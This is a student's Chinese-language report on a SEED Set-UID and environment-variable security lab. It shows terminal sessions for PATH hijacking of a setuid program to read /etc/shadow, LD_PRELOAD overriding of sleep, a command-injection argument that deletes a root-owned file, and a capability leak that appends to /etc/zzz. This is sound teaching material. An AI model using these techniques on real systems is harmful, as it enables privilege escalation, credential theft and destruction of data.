


Lab 1 实验报告

57118110 杨紫瑄

Task 1:



SEEDUbuntu-16.04-32bit [正在运行] - Oracle VM VirtualBox


```
Terminator
/bin/bash
[09/01/20]seed@VM:~$ export a
[09/01/20]seed@VM:~$ printenv a
[09/01/20]seed@VM:~$ export a=123
[09/01/20]seed@VM:~$ printenv a
123
[09/01/20]seed@VM:~$ unset a
[09/01/20]seed@VM:~$ printenv a
[09/01/20]seed@VM:~$
```

Task 2:

```
[09/02/20]seed@VM:~$ diff child child1
75c75
< _=./a.out
---
> _=./b.out
[09/02/20]seed@VM:~$
```

将题目中代码运行后结果分别保存在文件 child 和 child1 中，两次可执行文件名分别为 a.out 和 b.out，使用 diff 命令将文件 child 和 child1 比较后，结果如图，可以得出两次输出的结果除了最后一行可执行文件名的区别外没有其他不同之处，所以能够得出结论父进程的环境变量能够被子进程继承。

Task 3:



```
Terminator
/bin/bash
[09/02/20]seed@VM:~$ vi project2.c
[09/02/20]seed@VM:~$ gcc project2.c -o c.out
project2.c: In function 'main':
project2.c:11:1: warning: implicit declaration of function 'execve'
' [-Wimplicit-function-declaration]
execve("/usr/bin/env",argv,enviro);
[09/02/20]seed@VM:~$ c.out
XDG_VTNR=7
ORBIT_SOCKETDIR=/tmp/orbit-seed
XDG_SESSION_ID=c1
XDG_GREETER_DATA_DIR=/var/lib/lightdm-data/seed
IBUS_DISABLE_SNOOPER=1
TERMINATOR_UUID=urn:uuid:401a64a6-8b25-43c3-9145-cb633fbd71be
CLUTTER_IM_MODULE=xim
SESSION=ubuntu
GIO_LAUNCHED_DESKTOP_FILE_PID=3016
ANDROID_HOME=/home/seed/android/android-sdk-linux
GPG_AGENT_INFO=/home/seed/.gnupg/S.gpg-agent:0:1
TERM=xterm
SHELL=/bin/bash
DERBY_HOME=/usr/lib/jvm/java-8-oracle/db
QT_LINUX_ACCESSIBILITY_ALWAYS_ON=1
LD_PRELOAD=/home/seed/lib/boost/libboost_program_options.so.1.64.0
```

Excve()中环境变量不会自动继承，需要通过参数来传递。

Task 4:

```
[09/02/20]seed@VM:~$ vi project3.c
[09/02/20]seed@VM:~$ gcc project3.c -o d.out
[09/02/20]seed@VM:~$ d.out
LESSOPEN=| /usr/bin/lesspipe %s
GNOME_KEYRING_PID=
USER=seed
LANGUAGE=en_US
UPSTART_INSTANCE=
J2SDKDIR=/usr/lib/jvm/java-8-oracle
XDG_SEAT=seat0
SESSION=ubuntu
XDG_SESSION_TYPE=x11
COMPIZ_CONFIG_PROFILE=ubuntu-lowgfx
ORBIT_SOCKETDIR=/tmp/orbit-seed
LD_LIBRARY_PATH=/home/seed/source/boost_1_64_0/stage/lib:/home/seed/source/boost_1_64_0/stage/lib:
SHLVL=1
LIBGL_ALWAYS_SOFTWARE=1
J2REDIR=/usr/lib/jvm/java-8-oracle/jre
HOME=/home/seed
QT4_IM_MODULE=xim
DESKTOP_SESSION=ubuntu
```

System()中环境变量会被自动传递，不需要通过参数来传递。

Task 5:

```
[09/02/20]seed@VM:~$ vi project4.c
[09/02/20]seed@VM:~$ gcc project4.c -o e.out
[09/02/20]seed@VM:~$ e.out
XDG_VTNR=7
ORBIT_SOCKETDIR=/tmp/orbit-seed
XDG_SESSION_ID=c1
XDG_GREETER_DATA_DIR=/var/lib/lightdm-data/seed
IBUS_DISABLE_SNOOPER=1
TERMINATOR_UUID=urn:uuid:401a64a6-8b25-43c3-9145-cb633fbd71be
CLUTTER_IM_MODULE=xim
SESSION=ubuntu
GIO_LAUNCHED_DESKTOP_FILE_PID=3016
ANDROID_HOME=/home/seed/android/android-sdk-linux
GPG_AGENT_INFO=/home/seed/.gnupg/S.gpg-agent:0:1
TERM=xterm
SHELL=/bin/bash
DERBY_HOME=/usr/lib/jvm/java-8-oracle/db
QT_LINUX_ACCESSIBILITY_ALWAYS_ON=1
LD_PRELOAD=/home/seed/lib/boost/libboost_program_options.so.1.64.0:/home/seed/lib/boost/libboost_filesystem.so.1.64.0:/home/seed/lib/boost/libboost_system.so.1.64.0
WINDOWID=62914564
```

将代码编写到文件 project4.c 中并设可执行文件为 e.out


```
[09/02/20]seed@VM:~$ sudo chown root e.out
[09/02/20]seed@VM:~$ sudo chmod 4755 e.out
[09/02/20]seed@VM:~$ ls -l e.out
-rwsr-xr-x 1 root seed 7400 Sep  2 06:35 e.out
[09/02/20]seed@VM:~$
```

```
[09/02/20]seed@VM:~$ export PATH=/home/seed:$PATH
[09/02/20]seed@VM:~$ env |grep PATH
LD_LIBRARY_PATH=/home/seed/source/boost_1_64_0/stage/lib:/home/seed/source/boost_1_64_0/stage/lib:
XDG_SESSION_PATH=/org/freedesktop/DisplayManager/Session0
XDG_SEAT_PATH=/org/freedesktop/DisplayManager/Seat0
DEFAULTS_PATH=/usr/share/gconf/ubuntu.default.path
PATH=/home/seed:/home/seed/bin:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:./snap/bin:/usr/lib/jvm/java-8-oracle/bin:/usr/lib/jvm/java-8-oracle/db/bin:/usr/lib/jvm/java-8-oracle/jre/bin:/home/seed/android/android-sdk-linux/tools:/home/seed/android/android-sdk-linux/platform-tools:/home/seed/android/android-ndk/android-ndk-r8d:/home/seed/.local/bin
MANDATORY_PATH=/usr/share/gconf/ubuntu.mandatory.path
COMPIZ_BIN_PATH=/usr/bin/
[09/02/20]seed@VM:~$ ./e.out |grep PATH
XDG_SESSION_PATH=/org/freedesktop/DisplayManager/Session0
XDG_SEAT_PATH=/org/freedesktop/DisplayManager/Seat0
DEFAULTS_PATH=/usr/share/gconf/ubuntu.default.path
PATH=/home/seed:/home/seed/bin:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:./snap/bin:/usr/lib/jvm/java-8-oracle/bin:/usr/lib/jvm/java-8-oracle/db/bin:/
```

运行发现可以继承父进程 PATH 的环境变量

```
[09/02/20]seed@VM:~$ export LD_LIBRARY_PATH=/home/seed:$PATH
[09/02/20]seed@VM:~$ env |grep LD_LIBRARY_PATH
LD_LIBRARY_PATH=/home/seed:/home/seed:/home/seed/bin:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:./snap/bin:/usr/lib/jvm/java-8-oracle/bin:/usr/lib/jvm/java-8-oracle/db/bin:/usr/lib/jvm/java-8-oracle/jre/bin:/home/seed/android/android-sdk-linux/tools:/home/seed/android/android-sdk-linux/platform-tools:/home/seed/android/android-ndk/android-ndk-r8d:/home/seed/.local/bin
[09/02/20]seed@VM:~$ ./e.out |grep LD_LIBRARY_PATH
[09/02/20]seed@VM:~$
```

不会继承父进程 LD_LIBRARY_PATH 的环境变量

```
[09/02/20]seed@VM:~$ export TEST_PATH=/home/seed:$TEST_PATH
[09/02/20]seed@VM:~$ env |grep TEST_PATH
TEST_PATH=/home/seed:
[09/02/20]seed@VM:~$ ./e.out |grep TEST_PATH
TEST_PATH=/home/seed:
```

可以继承自定义父进程 TEST_PATH 的环境变量

Task 6:

```

[09/02/20]seed@VM:~$ gcc project5.c -o f.out
[09/02/20]seed@VM:~$ f.out
android  c.out          e.out          Pictures      Public
a.out    Customization  examples.desktop project2.c    source
bin      Desktop        f.out          project3.c    Templates
b.out    Documents      get-pip.py     project4.c    Videos
child    d.out           lib            project5.c
child1   Downloads      Music          project.c
[09/02/20]seed@VM:~$ sudo chown root f.out
[09/02/20]seed@VM:~$ sudo chmod 4755 f.out
[09/02/20]seed@VM:~$ ls
android  c.out          e.out          Pictures      Public
a.out    Customization  examples.desktop project2.c    source
bin      Desktop        f.out          project3.c    Templates
b.out    Documents      get-pip.py     project4.c    Videos
child    d.out           lib            project5.c
child1   Downloads      Music          project.c
[09/02/20]seed@VM:~$

```

将代码编写到 project5.c 文件中，设其可执行文件为 f.out，并将其设置为 SET_UID 程序

```

[09/02/20]seed@VM:~$ ls
android  c.out          e.out          Pictures      Public
a.out    Customization  examples.desktop project2.c    source
bin      Desktop        f.out          project3.c    Templates
b.out    Documents      get-pip.py     project4.c    Videos
child    d.out           lib            project5.c
child1   Downloads      Music          project.c
[09/02/20]seed@VM:~$ ./f.out
android  c.out          e.out          Pictures      Public
a.out    Customization  examples.desktop project2.c    source
bin      Desktop        f.out          project3.c    Templates
b.out    Documents      get-pip.py     project4.c    Videos
child    d.out           lib            project5.c
child1   Downloads      Music          project.c
[09/02/20]seed@VM:~$

```

上为运行/bin/ls 程序的结果

```

#include<stdio.h>
#include<stdlib.h>
int main()
{
    printf("mys\n");
    return 0;
}

```

自己编写的 ls 程序 并将运行后可执行文件命名为 ls

```

[09/02/20]seed@VM:~$ gcc project6.c -o ls
[09/02/20]seed@VM:~$ export PATH=/home/seed:$PATH
[09/02/20]seed@VM:~$ ./f.out
mys
[09/02/20]seed@VM:~$

```

并将 ls 路径加入到 PATH 的第一个，再运行上一步的可执行文件 f.out，发现执行的是自己编写的 ls 程序

若换成需要 root 权限：

```

#include<stdio.h>
#include<stdlib.h>
int main()
{
    system("cat /etc/shadow\n");
    return 0;
}

```



```
[09/02/20]seed@VM:~$ vi project7.c
[09/02/20]seed@VM:~$ gcc project7.c -o ls
[09/02/20]seed@VM:~$ ./f.out
cat: /etc/shadow: Permission denied
[09/02/20]seed@VM:~$
```

则不能成功

```
[09/02/20]seed@VM:~$ sudo rm /bin/sh
[09/02/20]seed@VM:~$ sudo ln -s /bin/zsh /bin/sh
[09/02/20]seed@VM:~$ ./f.out
root:$6$NrF4601p$.vDnKEtVFC2bXslxkRuT4FcBqPpxLqW05IoECr0XKzEE05wj8
aU3GRHW2BaodUn4K3vgYejwPspr/kqzAqtcu.:17400:0:99999:7:::
daemon*:17212:0:99999:7:::
bin*:17212:0:99999:7:::
sys*:17212:0:99999:7:::
sync*:17212:0:99999:7:::
games*:17212:0:99999:7:::
man*:17212:0:99999:7:::
lp*:17212:0:99999:7:::
mail*:17212:0:99999:7:::
news*:17212:0:99999:7:::
uucp*:17212:0:99999:7:::
proxy*:17212:0:99999:7:::
```

将/bin/sh 链接到 dash 修改成链接 zsh，可以看出攻击的效果

TASK 7:

```
[09/02/20]seed@VM:~$ vi mylib.c
[09/02/20]seed@VM:~$ gcc -fPIC -g -c mylib.c
[09/02/20]seed@VM:~$ gcc -shared -o libmylib.so.1.0.1 mylib.o -lc
[09/02/20]seed@VM:~$ export LD_PRELOAD=./libmylib.so.1.0.1
```

编译成动态库文件并设置 LD_PRELOAD 环境变量

```
[09/02/20]seed@VM:~$ vi myprog.c
[09/02/20]seed@VM:~$ gcc myprog.c -o myprog
myprog.c: In function 'main':
myprog.c:5:1: warning: implicit declaration of function 'sleep' [-Wimplicit-function-declaration]
  sleep(1);
  ^
[09/02/20]seed@VM:~$ ./myprog
I am not sleeping!
[09/02/20]seed@VM:~$
```

发现调用的是自定义的 sleep 动态库，此时 shell 定义的环境变量 export LD_PRELOAD 传递给了子进程 myprog 非特权程序

```
[09/02/20]seed@VM:~$ sudo chown root myprog
[09/02/20]seed@VM:~$ sudo chmod 4755 myprog
[09/02/20]seed@VM:~$ ./myprog
[09/02/20]seed@VM:~$
```

将 myprog 为 Set-UID 程序，再次执行发现执行的是系统的 sleep 说明特权程序类型的子进程不继承父进程的动态链接库 LD_PRELOAD 环境变量

```

root@VM:/home/seed# sudo su
root@VM:/home/seed# export LD_PRELOAD=./libmylib.so.1.0.1
root@VM:/home/seed# ./myprog
I am not sleeping!
root@VM:/home/seed# █

```

将用户切换为 root，再次执行发现执行的是自己设定的 sleep 动态库，说明此时子进程可以继承父进程的 LD_PRELOAD 的环境变量

```

root@VM:/home/seed# sudo useradd alpha -m
root@VM:/home/seed# sudo chown alpha myprog
root@VM:/home/seed# sudo chmod 4755 myprog
root@VM:/home/seed# su seed
[09/02/20]seed@VM:~$ export LD_PRELOAD=./libmylib.so.1.0.1
[09/02/20]seed@VM:~$ ./myprog
[09/02/20]seed@VM:~$ █

```

增加一个非 root 用户，再次执行发现执行的是系统的 sleep，说明在两个非 root 用户之间防御成功

Task 8:

```

#include<stdio.h>
#include<stdlib.h>
int main()
{
printf("This is a test.");
return 0;
}
~

```

新建 test.c 文件测试

使用 system()情况下:

```

[09/03/20]seed@VM:~$ j.out test.c
#include<stdio.h>
#include<stdlib.h>
int main()
{
printf("This is a test.");
return 0;
}
[09/03/20]seed@VM:~$ █

```

正常运行后可以看到测试文件内容

```

[09/03/20]seed@VM:~$ sudo chown root j.out
[09/03/20]seed@VM:~$ sudo chmod 4755 j.out
[09/03/20]seed@VM:~$ j.out /etc/shadow
root:$6$NrF4601p$.vDnKEtVFC2bXslxkRuT4FcBqPpxLqW05IoECr0XKzEE05wj
8aU3GRHW2BaodUn4K3vgyEjwPspr/kqzAqtcu.:17400:0:99999:7:::
daemon:!:17212:0:99999:7:::

```

将程序升级为特权程序，运行后发现有权查看密码文件

```
[09/03/20]seed@VM:~$ sudo su
root@VM:/home/seed# cp /home/seed/test.c /root/test.c
```

将文件拷贝到 root 目录下

```
root@VM:/home/seed# ./j.out /root/test.c
```

```
[09/03/20]seed@VM:~$ ./j.out "/root/test.c; /bin/rm /root/test.c"
```

提升程序的特权

```
[09/03/20]seed@VM:~$ sudo ls -l /root/
total 0
```

发现文件被删除，权限泄露

```
root@VM:/home/seed# su seed
[09/03/20]seed@VM:~$ rm /root/test.c
rm: cannot remove '/root/test.c': Permission denied
[09/03/20]seed@VM:~$
```

而普通用户是无法删除 root 目录下的文件的

若改用 execve():

```
[09/03/20]seed@VM:~$ sudo chown root l.out
[09/03/20]seed@VM:~$ sudo chmod 4755 l.out
[09/03/20]seed@VM:~$ ./l.out "/root/test.c; /bin/rm /root/test.c"
/bin/cat: '/root/test.c; /bin/rm /root/test.c': No such file or d
irectory
[09/03/20]seed@VM:~$
```

则可避免通过参数设置泄露权限

Task 9:

```
[09/03/20]seed@VM:~$ vi project9.c
[09/03/20]seed@VM:~$ sudo su
root@VM:/home/seed# vi test2.c
root@VM:/home/seed# cp test2.c /etc/zzz
root@VM:/home/seed# ls -l /etc/zzz
-rw-r--r-- 1 root root 92 Sep  3 09:51 /etc/zzz
root@VM:/home/seed# chmod 0644 /etc/zzz
root@VM:/home/seed# ls -l /etc/zzz
-rw-r--r-- 1 root root 92 Sep  3 09:51 /etc/zzz
```

```
#include<stdio.h>
#include<stdlib.h>
int main()
{
    printf("This is a test.\n");
    return 0;
}
```

test2.c

将题目中代码编写到 project9.c 文件中并设其可执行文件为 k.out，新建 test2.c 文件来创建 /etc/zzz 文件

```
[09/03/20]seed@VM:~$ sudo chown root k.out
[09/03/20]seed@VM:~$ sudo chmod 4755 k.out
```

设置 root 特权


```
[09/03/20]seed@VM:~$ ./k.out
[09/03/20]seed@VM:~$ sudo cat /etc/zzz
#include<stdio.h>
#include<stdlib.h>
int main()
{
printf("This is a test.\n");
return 0;
}

Malicious Data
[09/03/20]seed@VM:~$ █
```

运行后发现文件被修改

```
[09/03/20]seed@VM:~$ rm /etc/zzz
rm: remove write-protected regular file '/etc/zzz'? y
rm: cannot remove '/etc/zzz': Permission denied
[09/03/20]seed@VM:~$ █
```

而在未设置特权的情况下文件是无法被修改的

实验结论：此次试验使我更加了解环境变量是如何影响程序的，也让我对 set-uid 程序更加了解，同时也使我对 linux 语句的使用更加熟练。